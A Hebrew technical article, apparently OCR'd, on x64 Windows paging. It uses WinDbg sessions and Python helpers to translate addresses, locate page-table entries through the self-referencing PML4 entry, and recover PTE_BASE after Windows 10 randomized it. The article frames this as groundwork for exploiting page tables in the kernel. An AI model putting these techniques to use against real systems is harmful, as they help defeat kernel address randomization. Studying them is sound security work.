



Figure 4-8. Linear-Address Translation to a 4-KByte Page using IA-32e Paging

כפי שניתן לראות, CR3 (וגם ה-Pcb.DirectoryTableBase שב-_EPROCESS של התהליך) מכיל את הכתובת הפיזית של PML4, ולא של ה-PDPT, על מנת לאפשר את מציאת ה-Paging Level הגבוה ביותר ואת תהליך התרגום.

נמחיש את תהליך התרגום עבור הכתובת הוירטואלית 0xFADFBDF670. ראשית, נייצא את האינדקסים הרלוונטים מהכתובת:

```
kd> .formats 000000fadfbdf670
Evaluate expression:
  Hex:     000000fa`dfbdf670
  Decimal: 1077495592560
  Octal:   00000000017533757373160
  Binary:  00000000 00000000 00000000 11111010 11011111 10111101 11110110 01110000
  Chars:   .......p
```

בחום - אידנקס ל-PML4, בכחול - אינדקס ל-PDPT, בירוק - אינדקס ל-PD, בצהוב - אינדקס ל-PT, באדום - היסט בעמוד הפיזי.



נתחיל בתרגום - תחילה נמצא את הכתובת של PML4:

```
kd> r cr3
cr3=000000002239e000
```

כעת, נמצא את ה-PFN ב-PXE הרלוונטי:

```
kd> !dq 000000002239e000+8 L1
#2239e008 00d00000`20321867
```

מכאן עולה שנוכל למצוא את ה-PDPT הרלוונטי לנו בכתובת הפיזית 0x20321000. נקרא את ה-PPE:

```
kd> !dq 20321000+0y111101011*8 L1
#20321f58 00e00000`115a2867
```

כלומר, ה-PD הרלוונטי נמצא בכתובת הפיזית 0x115a2000. נקרא את ה-PDE הרלוונטי:

```
kd> !dq 115a2000+0y011111101*8 L1
#115a27e8 02100000`6bc32867
```

ה-PT הרלוונטי נמצא בכתובת הפיזית 0x6BC32000. נקרא את ה-PTE:


```
kd> !dq 6bc32000+0y111011111*8 L1
#6bc32ef8 82800000`370fb867
```

מכאן שהעמוד הוירטואלי שלנו ממופה לכתובת הפיזית 0x370FB000. נוסיף את ההיסט (12 הביטים התחתונים) ונראה שהמידע שנמצא בכתובת הפיזית זהה למידע שבכתובת הוירטואלית:

```
kd> ?0y011001110000
Evaluate expression: 1648 = 00000000`00000670
kd> !dc 370fb670 L14
#370fb670 4c4c4548 4f57204f 21444c52 6d654420 HELLO WORLD! Dem
#370fb680 74736e6f 69746172 5620676e 6f742041 onstrating VA to
#370fb690 20415020 6e617274 74616c73 206e6f69  PA translation
#370fb6a0 65646e75 6e612072 36387820 2034365f under an x86_64
#370fb6b0 68637261 63657469 65727574 cccc002e architecture....
kd> dc 000000fadfbdf670 L14
000000fa`dfbdf670  4c4c4548 4f57204f 21444c52 6d654420  HELLO WORLD! Dem
000000fa`dfbdf680  74736e6f 69746172 5620676e 6f742041  onstrating VA to
000000fa`dfbdf690  20415020 6e617274 74616c73 206e6f69   PA translation
000000fa`dfbdf6a0  65646e75 6e612072 36387820 2034365f  under an x86_64
000000fa`dfbdf6b0  68637261 63657469 65727574 cccc002e  architecture....
```

מעולה, המידע זהה, כלומר ביצענו את התרגום בצורה נכונה. כפי שציינו בסעיף הקודם, נוכל לבצע את התרגום גם בעזרת !vtop:

```
kd> !vtop 0 000000fadfbdf670
Amd64VtoP: Virt 000000fadfbdf670, pagedir 000000002239e000
Amd64VtoP: PML4E 000000002239e008
Amd64VtoP: PDPE 0000000020321f58
Amd64VtoP: PDE 00000000115a27e8
Amd64VtoP: PTE 000000006bc32ef8
Amd64VtoP: Mapped phys 00000000370fb670
Virtual address fadfbdf670 translates to physical address 370fb670.
```



ולקבל מידע מפורט אודות כל איברי המיפוי בהם נעזרנו לאורך הדרך (PXE, PPE, PDE, PTE) בעזרת pte!:


```
kd> !pte 000000fadfbdf670
                                           VA 000000fadfbdf670
PXE at FFFFF6FB7DBED008    PPE at FFFFF6FB7DA01F58    PDE at FFFFF6FB403EB7E8    PTE at FFFFF6807D6FDEF8
contains 00D0000020321867  contains 00E00000115A2867  contains 021000006BC32867  contains 82800000370FB867
pfn 20321     ---DA--UWEV  pfn 115a2     ---DA--UWEV  pfn 6bc32     ---DA--UWEV  pfn 370fb     ---DA--UW-V
```

Translation Lookaside Buffer

תהליך תרגום VA ל-PA, אותו הצגנו בסעיפים הקודמים, הוא תהליך כבד ואיטי, שכולל הרבה גישות ל-RAM. במידה ולא היינו מספקים מטמון (Cache) מסוים לפעולות התרגום, המחשב שלנו לא היה זז. כמו כן, ברור שהמטמון עצמו צריך להיות חלק מהמעבד על מנת שיהיה אפקטיבי.

המטמון הזה נקרא Translation Lookaside Buffer, או בקיצור TLB, והוא חלק מה-MMU של המעבד. במידה ונרצה לתרגם כתובת מסוימת, המעבד ינסה למצוא מידע אודות התרגום שלה ב-TLB. במידה וקיים מידע רלוונטי לכתובת ב-TLB, התרגום יהיה משמעותית מהיר יותר. במידה ולא קיים מידע כזה, המידע שיקרא מה-RAM ישמר לתוך ה-TLB עבור גישות נוספות. נציין של-TLB גודל מוגבל, ובמידה וכל התאים בו תפוסים, תאים שלא התבצעה אליהם גישה ימחקו מה-TLB.

התמונה הבאה ממחישה באופן כללי את אופן השימוש ב-TLB, והיא לקוחה מהאתר של אוניברסיטת ניו-מקסיקו:




לא נרחיב את הדיון על TLBs במסגרת מאמר זה.

Self-Ref Entry

בסעיפים הקודמים, תיארנו כיצד נראים מבני המיפוי וכיצד ניתן להיעזר בהם על מנת לתרגם כתובת וירטואלית לכתובת פיזית. בתחילת הדיון ציינו שכל המבנים ממופים לכתובות וירטואליות, בהם משתמשת מערכת ההפעלה. דבר זה מעלה בעיה - כיצד נכון לנהל את המבנים?

ניקח את הדוגמה הבאה - נניח שמשתמש רוצה למפות כתובת וירטואלית כלשהי - על המערכת להוסיף Page Table מתאים. על מנת לעשות זאת, המערכת תבחר בכתובת פיזית מסוימת עבור ה-Page Table,



אבל כעת עלינו למפות את ה-Page Table לכתובת וירטואלית, כך שנצטרך Page Table נוסף, ושוב ושוב עד שיגמר הזיכרון הפיזי במערכת.

הפתרון בו משתמשות מערכות הפעלה לבעיה זו הוא שימוש ב-Self-Ref Entry. אנו נתאר את הפתרון רק תחת ארכיטקטורת 64-ביט (עם Four-Level Page Table). הרעיון הוא למקם ב-PML הגבוה ביותר (PML4 במקרה שלנו) איבר שבמקום להכיל את ה-PFN של PDPT מסוים, יכיל את ה-PFN בו יושב PML4 עצמו. לדוגמה, אם PML4 יושב בכתובת הפיזית 0x1337000, ה-PXE שמשמש כ-Self-Ref Entry יכיל את ה-PFN 0x1337. נניח שמדובר באיבר ה-0x30 ב-PML4.


בצורה הזו, כאשר ננסה לגשת לזיכרון הנמצא תחת מרחב הכתובות בגודל 512GB שממפה האיבר ה-0x30 ב-PML4, ה-PDPT שישמש אותנו יהיה בעצם PML4 עצמו. אם ננסה לגשת שוב לאיבר ה-0x30 ב-PDPT שלנו, נקבל שוב את ה-PFN של PML4, והפעם הוא ישמש אותנו בתור ה-PD. נבצע פעולה זו פעם נוספת, והפעם PML4 ישמש כ-PT שלנו, והאיבר ה-0x30 בו - אשר מכיל את ה-PFN של PML4 - ישמש כ-PTE שלנו. כלומר, נקבל שהכתובת הוירטואלית שפונה לאינדקס של האיבר ה-Self-Referencing ב-PML4 בכל Paging Table ממופת לכתובת הפיזית של PML4, וכך בעצם מאפשרת למערכת ההפעלה לגשת ל-PML4 בקלות על מנת לבצע פעולות כתיבה או קריאה. הכתובת המתאימה עבור Self-Ref Entry שנמצא ב-PXE מספר 0x30 היא 0xFFFF180C`06030000. נמחיש זאת.

כהרגלנו, נפצל את הכתובת לאינדקסים בכל מבנה מיפוי:

```
kd> .formats ffff180c`06030000
Evaluate expression:
  Hex:     ffff180c`06030000
  Decimal: -255035057176576
  Octal:   1777770600600600600000
  Binary:  11111111 11111111 00011000 00001100 00000110 00000011 00000000 00000000
  Chars:   ........
  Time:    ***** Invalid FILETIME
  Float:   low 2.46384e-035 high -1.#QNAN
  Double:  -1.#QNAN
```

כפי שניתן לראות, ההיסט בעמוד הפיזי הוא 0, וכל האינדקסים הם 0x30. התרשים הבא מתאר את תהליך תרגום הכתובת עבור self-ref entry שממוקם ב-PXE האחרון (מספר 0x1FF), והוא לקוח מ-coresecurity.com.

תהליך תרגום זהה מתבצע עבור הכתובת שלנו, רק עם 0x30 במקום 0x1FF:




כפי שניתן לראות, מכיוון ש-PML4=PDPT=PD=PT עבור ה-Self-Ref Entry, אז ה-PFN אליו ה-PTE מתייחס הוא ה-PFN בו נמצא PML4.

נעיר שבעזרת ה-Self-Ref Entry, ניתן לגלות את הכתובות של שאר מבני המיפוי, ולא רק את הכתובת הוירטואלית של PML4 - ראשית, כל מרחב הכתובות שנמצא תחת ה-PXE שמהווה את ה-Self-Ref Entry הוא, כמובן, מרחב הכתובות המיועד למבני מיפוי. במידה ונאפס את האינדקס ב-PT בכתובת שהצגנו, ה-PFN שיתקבל הוא ה-PFN שנמצא ב-PXE מספר 0, שהוא גם ה-PFN של ה-PDPT הראשון (שממפה את הכתובות הוירטואליות בטווח 0 עד 0x800`00000000), כלומר אם ה-Self-Ref Entry נמצא ב-PXE מספר 0x30, אז הכתובת הוירטואלית 0xFFFF180C`06000000 תתורגם לכתובת הפיזית של ה-PDPT הראשון, כפי שניתן להבין מהפירוק שלה לאינדקסים:

```
kd> .formats ffff180c`06000000
Evaluate expression:
  Hex:     ffff180c`06000000
  Decimal: -255035057373184
  Octal:   1777770600600600000000
  Binary:  11111111 11111111 00011000 00001100 00000110 00000000 00000000 00000000
  Chars:   ........
  Time:    ***** Invalid FILETIME
  Float:   low 2.40741e-035 high -1.#QNAN
  Double:  -1.#QNAN
```

באופן דומה, נוכל למצוא את הכתובת של ה-PD הראשון (כתובות וירטואליות 0-0x40000000) בעזרת איפוס האינדקס ב-PD, ואת הכתובת של ה-PT הראשון (כתובות וירטואליות 0-0x200000) בעזרת איפוס האינדקס ב-PDPT.

בעזרת שיטה זו, מנהלת מערכת ההפעלה את מבני המיפוי. ה-Self-Ref Entry ש-Microsoft בחרו הוא PXE מספר 0x1ED.



נראה זאת בעזרת WinDbg:

```
kd> r cr3
cr3=000000001d5dd000
kd> !dq @cr3+1ed*8 L1
#1d5ddf68 80000000`1d5dd863
```

עבור ה-Self-Ref Entry ש-Microsoft בחרו, מבני המיפוי עבור כל תהליך ימוקמו בכתובות הוירטואליות הבאות:

- **PML4** ימוקם בכתובת 0xFFFFF6FB`7DBED000.
- ה-**PDPT** הראשון ימוקם בכתובת 0xFFFFF6FB`7DA00000.
- ה-**PD** הראשון ימוקם בכתובת 0xFFFFF6FB`40000000
- ה-**PT** הראשון ימוקם בכתובת 0xFFFFF680`00000000.

כל הקבועים הללו מופיעים ב-Header ntddk.h שמגיע כחלק מה-WDK (**W**indows **D**river **K**it):

```
#define PXE_BASE     0xFFFFF6FB7DBED000ULL
#define PXE_SELFMAP  0xFFFFF6FB7DBEDF68ULL
#define PPE_BASE     0xFFFFF6FB7DA00000ULL
#define PDE_BASE     0xFFFFF6FB40000000ULL
#define PTE_BASE     0xFFFFF68000000000ULL
#define PXE_TOP      0xFFFFF6FB7DBEDFFFULL
#define PPE_TOP      0xFFFFF6FB7DBFFFFFULL
#define PDE_TOP      0xFFFFF6FB7FFFFFFFULL
#define PTE_TOP      0xFFFFF6FFFFFFFFFFULL
```

מציאת איברי מיפוי לפי VA

כפי שראינו, הכתובות של PML4 ושל ה-PDPT, PD ו-PT הראשונים הן קבועות וצפויות מראש, גם כאשר KASLR מופעל. משמעות הדבר היא שכל תוקף - מרוחק ומקומי - יכול לדעת מראש את הכתובות של המבנים הקרנליים הללו מבלי Info-Leak. בהמשך נראה כיצד ניתן לנצל את הידע הזה, אבל בסעיף זה נראה כיצד ניתן לנצל את הכתובות הללו על מנת למצוא את הכתובת הוירטואליות של כל איברי המיפוי הרלוונטים לכתובת מסוימת - PXE, PPE, PDE ו-PTE.

נתחיל מהדגמת החישוב עבור כתובת ה-PTE הרלוונטי. נתבסס על העובדה שכל ה-Page Tables נמצאים אחד אחרי השני בזיכרון הוירטואלי. נוכל לראות זאת בעזרת WinDbg:

```
kd> !pte 200000
                                           VA 0000000000200000
PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at FFFFF6FB40000008    PTE at FFFFF68000001000
contains 02E000002AA7E867  contains 0000000000000000
pfn 2aa7e     ---DA--UWEV  not valid

kd> !pte 400000
                                           VA 0000000000400000
PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at FFFFF6FB40000010    PTE at FFFFF68000002000
contains 02E000002AA7E867  contains 0000000000000000
pfn 2aa7e     ---DA--UWEV  not valid

kd> !pte 600000
                                           VA 0000000000600000
PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at FFFFF6FB40000018    PTE at FFFFF68000003000
contains 02E000002AA7E867  contains 0000000000000000
pfn 2aa7e     ---DA--UWEV  not valid

kd> !pte 2000000
                                           VA 0000000002000000
PXE at FFFFF6FB7DBED000    PPE at FFFFF6FB7DA00000    PDE at FFFFF6FB40000080    PTE at FFFFF68000010000
contains 02E000002AA7E867  contains 0000000000000000
pfn 2aa7e     ---DA--UWEV  not valid
```

נבחן את הכתובות של כל PTE. כפי שניתן לראות, ה-PTEs של כתובות במרחק 2MB נמצאים במרחק של עמוד זיכרון וירטואלי אחד (4KB, 0x1000 בתים). כאמור, כל Page Table ממפה 2MB רציפים של זיכרון, כך שמשמעות הדבר היא שה-Page Tables רציפים בזיכרון הוירטואלי. נוכל לזהות התנהגות דומה עבור כל שאר מבני המיפוי.

מכאן, שנוכל למצוא את ה-PTE בצורה הבאה: ראשית, נבצע הזחה ימינה של 9 ביטים, ולאחר מכן נאפס את 3 הביטים התחתונים ו-16 הביטים העליונים (בכתובת המקורית). המספר שנקבל יהיה שקול למרחק של ה-PTE הרלוונטי לכתובת מה-PTE_BASE. לאחר שנוסיף לו את PTE_BASE, נקבל את הכתובת הוירטואלית של ה-PTE המתאר את עמוד הזיכרון אליו שייכת הכתובת שלנו. הפונקציה הבאה, הכתובה בפיתון, מממשת את החישוב שתיארנו:

```python
def get_pte_from_va(address):
    address >>= 9
    address &= 0x7FFFFFFF8
    address += 0x0FFFFF68000000000
    return address
```

נבחן את הפונקציה עבור הכתובת 0x00007FF7`4410164D:

```
In [5]: hex(get_pte_from_va(0x00007ff74410164d))
Out[5]: '0xfffff6bffba20808L'
```

```
kd> !pte 00007ff74410164d
                                           VA 00007ff74410164d
PXE at FFFFF6FB7DBED7F8    PPE at FFFFF6FB7DAFFEE8    PDE at FFFFF6FB5FFDD100    PTE at FFFFF6BFFBA20808
contains 0270000020424867  contains 01100000064A5867  contains 012000000E3A6867  contains 2110000024CFA025
pfn 20424     ---DA--UWEV  pfn 64a5      ---DA--UWEV  pfn e3a6      ---DA--UWEV  pfn 24cfa     ----A--UREV
```

כפי שניתן לראות, החישוב אכן מדויק. למעשה, זהו החישוב ש-pte! מבצע על מנת להציג את הכתובות של ה-PTE ושל שאר איברי המיפוי. החישוב הנ"ל גם מתבצע בפונקציה הקרנלית אשר מאחזרת כתובת וירטואלית של PTE על סמך כתובת וירטואלית - nt!MiGetPteAddress:

```asm
MiGetPteAddress proc near
shr     rcx, 9
mov     rax, 7FFFFFFF8h
and     rcx, rax
mov     rax, 0FFFFF68000000000h
add     rax, rcx
retn
```

באופן דומה, נוכל לפתח פונקציות אשר יחשבו את הכתובות של שאר איברי המיפוי הרלוונטיים לכתובת וירטואלית מסוימת. להלן כלל הפונקציות:

```python
def get_pte_from_va(address):
    address >>= 9
    address &= 0x7FFFFFFF8
    address += 0x0FFFFF68000000000
    return address

def get_pde_from_va(address):
```

```
    address >>= 18
    address &= 0x3FFFFFF8
    address += 0xFFFFF6FB40000000
    return address

def get_ppe_from_va(address):
    address >>= 27
    address &= 0x1FFFF8
    address += 0xFFFFF6FB7DA00000
    return address

def get_pxe_from_va(address):
    address >>= 36
    address &= 0xFF8
    address += 0xFFFFF6FB7DBED000
    return address
```

נוודא אותן בעזרת pte!:

```
In [7]: hex(get_pxe_from_va(0x00007ff74410164d))
Out[7]: '0xfffff6fb7dbed7f8L'

In [8]: hex(get_ppe_from_va(0x00007ff74410164d))
Out[8]: '0xfffff6fb7daffee8L'

In [9]: hex(get_pde_from_va(0x00007ff74410164d))
Out[9]: '0xfffff6fb5ffdd100L'

In [10]: hex(get_pte_from_va(0x00007ff74410164d))
Out[10]: '0xfffff6bffba20808L'
```


```
kd> !pte 00007ff74410164d
                                           VA 00007ff74410164d
PXE at FFFFF6FB7DBED7F8    PPE at FFFFF6FB7DAFFEE8    PDE at FFFFF6FB5FFDD100    PTE at FFFFF6BFFBA20808
contains 0270000020424867  contains 01100000064A5867  contains 012000000E3A6867  contains 2110000024CFA025
pfn 20424     ---DA--UWEV  pfn 64a5      ---DA--UWEV  pfn e3a6      ---DA--UWEV  pfn 24cfa     ----A--UREV
```

החישובים הללו יהיו שימושיים במיוחד עבורנו כאשר נדון בניצול PTEs (ושאר המבנים המשמשים לתרגום כתובות).


שינויים ב-Windows 10 Anniversary Update (1607, Redstone 1)

כפי שנראה בהמשך, העובדה שאנו יכולים למצוא את הכתובות הוירטואליות של ה-PXE, PPE, PDE ו-PTE הקשורים לכתובת וירטואלית מסוימת מבלי לבצע פעולות אשר דורשות הרשאות גבוהות, מהווה סכנה אבטחתית חמורה. Nicoals Economou ו-Enrique Elias Nissim דיברו על כך בהרחבה, בהרצאתם "Getting Physical: Extreme Abuse of Intel Based Paging Systems" שהועברה ב-CanSecWest 2016.

כזכור, הסיבה שמציאת הכתובות הללו אפשרית טמונה בכך שה-Self-Ref Entry ב-PML4 נמצא תמיד באותו אינדקס ב-PML4, מה שמאפשר למצוא את הכתובת הוירטואלית של PML4 ושל שאר ה-PML-ים. כמובן ש-Microsoft היו מודעים לבעיה הזו, וב-Windows 10 Anniversary Update (Redstone 1, Version 1607) שיצא באוגוסט 2016, הם תיקנו אותה על ידי הוספת רנדומיזציה לאינדקס בו ימוקם ה-



Self-Ref Entry. השקופית הבאה, שהוצגה ב-Black Hat 2016 על ידי Microsoft, מפרטת על כך (ועל שינויים נוספים המשפרת את ה-KASLR ב-Windows):




ואכן אם נבחן את ה-PXE ה-0x1ED במערכת Windows 10 RS1 ומעלה, נראה שה-Self-Ref Entry כבר לא נמצא שם:

```
kd> r cr3
cr3=000000002c742000
kd> !dq @cr3+1ed*8 L1
#2c742f68 00000000`00000000
```

כך שכל שיטות הניצול שנציג בהמשך מאמר זה הופכות **ללא** טריוויאליות החל מגרסא 1607 של Windows 10, מכיוון שכבר לא טריוויאלי למצוא כתובות כמו PXE_BASE. קיימות שיטות להביס את הרנדומיזציה הזו, אך הן מחוץ להיקף מאמר זה.

נציין רק, שמכיוון שהקרנל עדיין צריך דרך נוחה למצוא ולנהל PTEs, הפונקציה nt!MiGetPteAddress **עדיין** עובדת, והיא נערכת בזיכרון כך שאת הכתובת של PTE_BASE שמופיעה בפונקציה כפי שהיא רשומה בדיסק (זהו אותו ערך שחישבנו קודם לכך, ואותו ערך שראינו כשבחנו את הפונקציה מוקדם יותר) מחליפה הכתובת האמיתית של PTE_BASE בזיכרון. נראה זאת בעזרת בחינת הפונקציה בזיכרון עם WinDbg, והשוואה עם הכתובת של PTE_BASE (שניתנת למציאה על ידי הרצת !pte עם VA 0):

```
kd> uf nt!MiGetPteAddress
nt!MiGetPteAddress:
fffff803`86055214 48c1e909         shr     rcx,9
fffff803`86055218 48b8f8ffffff7f000000 mov rax,7FFFFFFFF8h
fffff803`86055222 4823c8           and     rcx,rax
fffff803`86055225 48b80000000080888ffff mov rax,0FFFF888000000000h
fffff803`8605522f 4803c1           add     rax,rcx
fffff803`86055232 c3               ret
kd> !pte 0
                                           VA 0000000000000000
PXE at FFFF88C462311000    PPE at FFFF88C462200000    PDE at FFFF88C440000000    PTE at FFFF888000000000
contains 032000002C4A3867  contains 0000000000000000
pfn 2c4a3      ---DA--UWEV  not valid
```



בהרצאתו ב-2016 Black Hat, Morten Schenk מציע לנצל פרימיטיבי קריאה על מנת למצוא את הפונקציה הנ"ל בזיכרון, ולקרוא את הכתובת של PTE_BASE שנמצאת בפונקציה.

